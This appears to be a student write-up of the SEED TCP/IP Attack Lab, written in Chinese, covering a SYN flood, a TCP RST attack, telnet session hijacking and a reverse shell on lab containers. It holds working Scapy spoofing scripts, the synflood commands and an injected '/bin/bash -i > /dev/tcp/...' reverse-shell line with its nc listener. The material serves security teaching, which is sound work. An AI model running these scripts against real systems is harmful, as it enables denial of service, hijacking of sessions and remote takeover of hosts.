TCP/IP Attack Lab

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

Task 1: SYN Flooding Attack

关闭 SYN Cookie




```
[07/08/21]seed@VM:~/.../Labsetup$  sudo sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
[07/08/21]seed@VM:~/.../Labsetup$  sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

在攻击开始前先用 10.9.0.6 的主机登录被攻击者主机 10.9.0.5，发现可以成功登录




```
[07/08/21]seed@VM:~/.../Labsetup$ docksh be
root@bef3868e750e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7ff2e304df63 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

在攻击前检查 10.9.0.5 的网络连接状态




```
root@7ff2e304df63:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36387        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:58808          TIME_WAIT
```

使用 ip tcp_metrics flush 命令清空 TCP 连接后，编译 flood 攻击程序并运行




```
[07/08/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
```




```
root@VM:/volumes#  synflood 10.9.0.5 23
```

再次查看 10.9.0.5 的网络连接状态，由下图可以看到，有很多 SYN_RECV 状态的连接，已经遭受了 SYN 泛洪攻击。



```
root@7ff2e304df63:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36387        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             106.198.28.38:63978     SYN_RECV
tcp        0      0 10.9.0.5:23             131.48.205.41:38130     SYN_RECV
tcp        0      0 10.9.0.5:23             122.210.245.47:36403    SYN_RECV
tcp        0      0 10.9.0.5:23             85.96.102.73:33904      SYN_RECV
tcp        0      0 10.9.0.5:23             251.68.140.48:11027     SYN_RECV
tcp        0      0 10.9.0.5:23             107.236.201.52:57840    SYN_RECV
tcp        0      0 10.9.0.5:23             182.107.127.27:22320    SYN_RECV
tcp        0      0 10.9.0.5:23             181.248.7.61:50425      SYN_RECV
tcp        0      0 10.9.0.5:23             132.202.116.100:36482   SYN_RECV
tcp        0      0 10.9.0.5:23             253.254.5.115:44952     SYN_RECV
tcp        0      0 10.9.0.5:23             244.223.134.56:24752    SYN_RECV
tcp        0      0 10.9.0.5:23             41.16.159.3:42528       SYN_RECV
tcp        0      0 10.9.0.5:23             118.136.113.93:38444    SYN_RECV
tcp        0      0 10.9.0.5:23             247.223.53.94:2848      SYN_RECV
tcp        0      0 10.9.0.5:23             65.185.140.64:28042     SYN_RECV
tcp        0      0 10.9.0.5:23             82.189.66.122:8561      SYN_RECV
tcp        0      0 10.9.0.5:23             248.204.136.58:22207    SYN_RECV
tcp        0      0 10.9.0.5:23             105.39.76.110:61734     SYN_RECV
```

用主机 10.9.0.6 去尝试登录 10.9.0.5，发现连接不上




```
root@bef3868e750e:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

开启 SYN Cookie 后进行 SYN Flood 攻击，再进行 telnet 连接，会发现可以连接。说明 SYN Cookie 起到了抗攻击作用。


Task 2: TCP RST Attacks on telnet Connections

用主机 10.9.0.6 向被攻击主机 10.9.0.5 建立 telnet 连接




```
root@cddbacd7d08a:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4a53e1268802 login:
```

抓取这一过程的 TCP 包，并读取参数写出如下程序




```
2292 2021-07-08 15:35:14… 10.9.0.5          10.9.0.6          TCP        89 [TCP Retransmissio

▾ Transmission Control Protocol, Src Port: 23, Dst Port: 54932, Seq: 3585984269, Ack: 2118022531, Len: 2
    Source Port: 23
    Destination Port: 54932
    [Stream index: 8]
    [TCP Segment Len: 21]
    Sequence number: 3585984269
    [Next sequence number: 3585984290]
    Acknowledgment number: 2118022531
```



```
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=54932, flags="R",seq=3585984290)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


运行程序后回到主机 10.9.0.6 可以发现连接已经断开。



```
seed@4a53e1268802:~$ Connection closed by foreign host.
root@cddbacd7d08a:/#
```


Task 3: TCP Session Hijacking

抓取主机 10.9.0.6 向 10.9.0.5 发送的最后一个 tcp 包




```
138 2021-07-08 18:49:40… 10.9.0.6           10.9.0.5           TCP          68 [TCP Dup ACK 137

▾ Transmission Control Protocol, Src Port: 43518, Dst Port: 23, Seq: 3960856673, Ack: 4169488504,
    Source Port: 43518
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 3960856673
    [Next sequence number: 3960856673]
    Acknowledgment number: 4169488504
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
```

编写代码构造伪造数据包




```
import sys
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=43518, dport=23, flags="A",seq=3960856673,ack=4169488504)
data="\r echo 'I am the Attacker!' > hello \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

其中的恶意命令为创建一个 hello 文件并往里面写入“I am the Attacker!”
在攻击者上运行程序，可以在 Wireshark 上看到发送了这个伪造的数据包，且构造的内容也体现在数据包中




```
162 2021-07-08 18:50:25… 10.9.0.6            10.9.0.5            TELNET     93 Telnet Data ...

Frame 162: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 43518, Dst Port: 23, Seq: 3960856673, Ack: 4169488504, Len: 3
  Source Port: 43518
  Destination Port: 23
  [Stream index: 1]
  [TCP Segment Len: 37]
  Sequence number: 3960856673
  [Next sequence number: 3960856710]
  Acknowledgment number: 4169488504
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x010 (ACK)
  Window size value: 8192

0000  00 04 00 01 00 06 02 42  be 96 b0 88 6f 6e 08 00   ·······B ····on··
0010  45 00 00 4d 00 01 00 00  40 06 66 8e 0a 09 00 06   E··M···· @·f·····
0020  0a 09 00 05 a9 fe 00 17  ec 15 e0 61 f8 85 58 78   ········ ···a··Xx
0030  50 10 20 00 fb b3 00 00  0d 20 65 63 68 6f 20 27   P· ····· · echo '
0040  49 20 61 6d 20 74 68 65  20 41 74 74 61 63 6b 65   I am the  Attacke
0050  72 21 27 20 3e 20 68 65  6c 6c 6f 20 0d            r!' > he llo ·
```

由于会话劫持引起的 TCP 数据重传的数据包记录如下



```
194 2021-07-08 18:50:29… 10.9.0.5            10.9.0.6            TCP        149 [TCP Retran
195 2021-07-08 18:50:29… 10.9.0.5            10.9.0.6            TCP        149 [TCP Retran
200 2021-07-08 18:50:32… 10.9.0.5            10.9.0.6            TCP        149 [TCP Retran
201 2021-07-08 18:50:32… 10.9.0.5            10.9.0.6            TCP        149 [TCP Retran
204 2021-07-08 18:50:39… 10.9.0.5            10.9.0.6            TCP        149 [TCP Retran
205 2021-07-08 18:50:39… 10.9.0.5            10.9.0.6            TCP        149 [TCP Retran
206 2021-07-08 18:50:41… 10.9.0.6            10.9.0.5            TELNET      71 [TCP Spuric
207 2021-07-08 18:50:41… 10.9.0.6            10.9.0.5            TELNET      71 [TCP Spuric
208 2021-07-08 18:50:41… 10.9.0.5            10.9.0.6            TCP         80 [TCP Dup AC
```


到服务器端看恶意命令是否执行，发现成功创建了 hello 文件并往里面写入“I am the Attacker!”



```
root@4a53e1268802:/home/seed# ls
attack  hello
root@4a53e1268802:/home/seed# cat hello
I am the Attacker!
root@4a53e1268802:/home/seed#
```


Task 4: Creating Reverse Shell using TCP Session Hijacking

攻击者开始监听




```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
```

抓取主机 10.9.0.6 向 10.9.0.5 发送的最后一个 tcp 包




```
Transmission Control Protocol, Src Port: 54942, Dst Port: 23, Seq: 3419609373, Ack: 3060726667,
  Source Port: 54942
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 3419609373
  [Next sequence number: 3419609373]
  Acknowledgment number: 3060726667
  1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
```

编写代码进行会话劫持




```
import sys
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=54942, dport=23, flags="A",seq=3419609373,ack=3060726667)
data="\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

攻击者运行代码，反向 Shell 成功




```
src        : SourceIPField                      = '10.9.0.6'      (None)
dst        : DestIPField                        = '10.9.0.5'      (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 54942           (20)
dport      : ShortEnumField                     = 23              (80)
seq        : IntField                           = 3419609373      (0)
ack        : IntField                           = 3060726667      (0)
dataofs    : BitField  (4 bits)                 = None            (None)
reserved   : BitField  (3 bits)                 = 0               (0)
flags      : FlagsField  (9 bits)               = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
